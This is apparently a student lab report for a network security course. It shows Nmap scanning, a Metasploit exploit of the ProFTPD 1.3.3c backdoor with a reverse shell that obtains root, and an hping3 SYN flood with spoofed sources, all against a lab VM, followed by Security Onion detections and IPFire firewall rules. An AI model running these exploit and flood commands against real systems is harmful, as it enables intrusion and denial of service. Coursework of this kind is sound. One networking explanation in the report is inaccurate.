
CS 646 850 Network Security Protocols

Aleyna Aydin

July 28, 2024


Task 1: Testing attacks

Nmap -The target machine’s IP address here is 192.168.111.132




```
┌──(aleyna㉿kali)-[~]
└─$ sudo nmap -sS -sV 192.168.111.132
Starting Nmap 7.92 ( https://nmap.org ) at 2024-07-22 20:32 EDT
Nmap scan report for 192.168.111.132
Host is up (0.00014s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:1C:E9:02 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds
```

Metasploit - The target machine’s IP address is 192.168.111.132




```
msf6 > search proftpd

Matching Modules
================

   #  Name                                      Disclosure Date  Rank
  Check  Description
   -  ----                                      ---------------  ----
  -----  -----------
   0  exploit/linux/misc/netsupport_manager_agent  2011-01-08       average
  No     NetSupport Manager Agent Remote Buffer Overflow
   1  exploit/linux/ftp/proftp_sreplace           2006-11-26       great
  Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2  exploit/freebsd/ftp/proftp_telnet_iac       2010-11-01       great
  Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   3  exploit/linux/ftp/proftp_telnet_iac         2010-11-01       great
  Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   4  exploit/unix/ftp/proftpd_modcopy_exec       2015-04-22       excellent
  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   5  exploit/unix/ftp/proftpd_133c_backdoor      2010-12-02       excellent
  No     ProFTPD-1.3.3c Backdoor Command Execution
```




```
msf6 > use 5
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.111.132
RHOST ⇒ 192.168.111.132
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.111.128
LHOST ⇒ 192.168.111.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.111.128:4444
[*] 192.168.111.132:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo oo6KCIt0mmr2N4×2;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "oo6KCIt0mmr2N4×2\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (192.168.111.128:4444 → 192.168.111.132:5
1094 ) at 2024-07-23 16:26:54 -0400

whoami
root
```

DoS - Sending the attack to the targe machine (192.168.111.132) on port 80 with randomized source addresses



```
┌──(aleyna㉿kali)-[~]
└─$ sudo hping3 -c 100000 -d 10000 -S -p 80 --flood --rand-source 192.168.111
.132
HPING 192.168.111.132 (eth0 192.168.111.132): S set, 40 headers + 10000 data
bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.111.132 hping statistic ---
53958 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Traffic on target VM during attack




Receiving 0 bytes/s
Total Received 3.4 GiB
Sending 177 bytes/s
Total Sent 697.0 MiB

Task 2:


Detection/Alerts from Security Onion

hping3 (DoS) - We can see the packets being detected as a result of the DoS attack on the target machine. Through this, we see the packets have been dropped due to the filters put into place.




ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	aleyna-se...	3.15	2024-07-23 20:10:25	160.181.216.136	39542	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 26
RT	1	aleyna-se...	3.16	2024-07-23 20:10:30	130.222.26.129	51214	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 21
RT	1	aleyna-se...	3.17	2024-07-23 20:10:32	148.185.126.227	56595	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 24
RT	1	aleyna-se...	3.18	2024-07-23 20:10:36	42.210.69.64	1401	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 3
RT	1	aleyna-se...	3.19	2024-07-23 20:10:36	5.182.210.188	1519	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 1
RT	1	aleyna-se...	3.20	2024-07-23 20:10:37	42.216.1.116	4856	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 3
RT	1	aleyna-se...	3.21	2024-07-23 20:10:37	155.233.57.6	4879	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 25
RT	1	aleyna-se...	3.22	2024-07-23 20:10:40	42.162.124.189	12127	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 3
RT	1	aleyna-se...	3.23	2024-07-23 20:10:43	42.160.203.120	19310	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 3
RT	1	aleyna-se...	3.24	2024-07-23 20:10:44	42.162.148.103	20397	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 3
RT	1	aleyna-se...	3.25	2024-07-23 20:10:48	155.233.184.184	33574	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 25
RT	1	aleyna-se...	3.26	2024-07-23 20:10:50	42.220.222.128	38205	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 3
RT	1	aleyna-se...	3.27	2024-07-23 20:10:52	42.171.62.152	43490	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 3
RT	1	aleyna-se...	3.28	2024-07-23 20:10:56	200.234.129.125	53463	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 45
RT	1	aleyna-se...	3.29	2024-07-23 20:10:57	160.116.184.64	56989	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 26
RT	1	aleyna-se...	3.30	2024-07-23 20:10:58	42.215.189.190	58007	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 3
RT	1	aleyna-se...	3.31	2024-07-23 20:11:00	160.117.11.203	63588	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 26
RT	1	aleyna-se...	3.32	2024-07-23 20:11:01	137.42.237.131	1679	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 22
RT	1	aleyna-se...	3.33	2024-07-23 20:11:06	42.220.234.137	14854	192.168.111.132	80	6	ET DROP Spamhaus DROP Listed Traffic Inbound group 3

Metasploit (exploitation attack) - We can see the effects of the exploitation attack and the warning coming through the network traffic. This same event has been acknowledged 99 times as seen in the count section of the packet information



RT	2	aleyna-se...	3.48	2024-07-23 20:24:17	192.168.111.128	68	192.168.111.254	67	17	ET POLICY Possible Kali Linux hostname in DHCP Request Packet
RT	99	aleyna-se...	3.49	2024-07-23 20:35:56	192.168.111.132	35874	185.125.190.83	80	6	ET POLICY GNU/Linux APT User-Agent Outbound likely related to p...


Nmap (port scanning) - We can see the result of the port scanning attack and can see the packets have been labeled as suspicious scans on the network.



RT	1	aleyna-se...	3.34	2024-07-23 20:23:00	192.168.111.128	59862	192.168.111.132	3306	6	ET SCAN Suspicious inbound to mySQL port 3306
RT	1	aleyna-se...	3.35	2024-07-23 20:23:00	192.168.111.128	59862	192.168.111.132	5907	6	ET SCAN Potential VNC Scan 5900-5920
RT	1	aleyna-se...	3.36	2024-07-23 20:23:00	192.168.111.128	59862	192.168.111.132	5432	6	ET SCAN Suspicious inbound to PostgreSQL port 5432
RT	1	aleyna-se...	3.37	2024-07-23 20:23:00	192.168.111.128	59862	192.168.111.132	1521	6	ET SCAN Suspicious inbound to Oracle SQL port 1521
RT	1	aleyna-se...	3.38	2024-07-23 20:23:00	192.168.111.128	59862	192.168.111.132	1433	6	ET SCAN Suspicious inbound to MSSQL port 1433
RT	1	aleyna-se...	3.39	2024-07-23 20:23:00	192.168.111.128	59862	192.168.111.132	5811	6	ET SCAN Potential VNC Scan 5800-5820
RT	4	aleyna-se...	3.40	2024-07-23 20:23:06	192.168.111.128	58962	192.168.111.132	80	6	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting ...
RT	4	aleyna-se...	3.41	2024-07-23 20:23:06	192.168.111.128	58962	192.168.111.132	80	6	ET SCAN Possible Nmap User-Agent Observed

Task 3:

Firewall rules (IPfire)


IPFire_ - ipfire.localdomain
System
Status
Network
Services
Firewall
IPFire
Logs
RED Traffic: In 0.00 bit/s Out 0.00 bit/s
New rule
Apply changes

Firewall Rules

Firewall Rules

#	Protocol:	Source	Log	Destination	Action
1	TCP *block all http access*	GREEN	☐	RED: 80	☑ ✎ ⧉ 🗑 ▼
2	TCP *block all social media*	GREEN	☐	social media sites: 443	☑ ✎ ⧉ 🗑 ▲ ▼
3	TCP *block inbound ftp traffic*	RED	☐	GREEN: 21	☑ ✎ ⧉ 🗑 ▲ ▼
4	TCP *block DoS attack*	RED	☐	GREEN: 80	☑ ✎ ⧉ 🗑 ▲

GREEN	Internet (Allowed)

Here, I have implemented firewall rules to in accordance to each of the following requirements:

Blocking internal users from accessing HTTP: I have selected the source addresses to be from the green (internal) network, the destination to be the red (external) network, and destination port is 80. This allows any traffic from inside the network to be blocked if it is travelling outside the network to port 80 since TCP is port 80 and HTTP is a part of TCP.

Blocking internal users from accessing social media sites: I have set the source to green (internal) network, destination to 'social media sites' which is a group I have created that envelops social media sites and their IP addresses, and the destination port is 443 since it is

HTTPS and most social media sites are on HTTPS. This prevents traffic from internal users to be blocked if going outbound to visit any of the social media sites named in the assigned group on port 443.

Blocking DoS attack: The source is red (external) network, destination is green (internal) network, and the destination port is 80 for TCP. This prevents DoS hping3 attack by blocking any traffic from outside the network that is traveling to the internal network on port 80 since the DoS attack I have run is active on port 80 only.

Blocking inbound FTP traffic: The source is set to the red (external) network, destination ist set to green (internal) network,and the destination port is set to 21. This prevents any traffic coming from outside the network towards the internal network on port 21 which is the port used for FTP.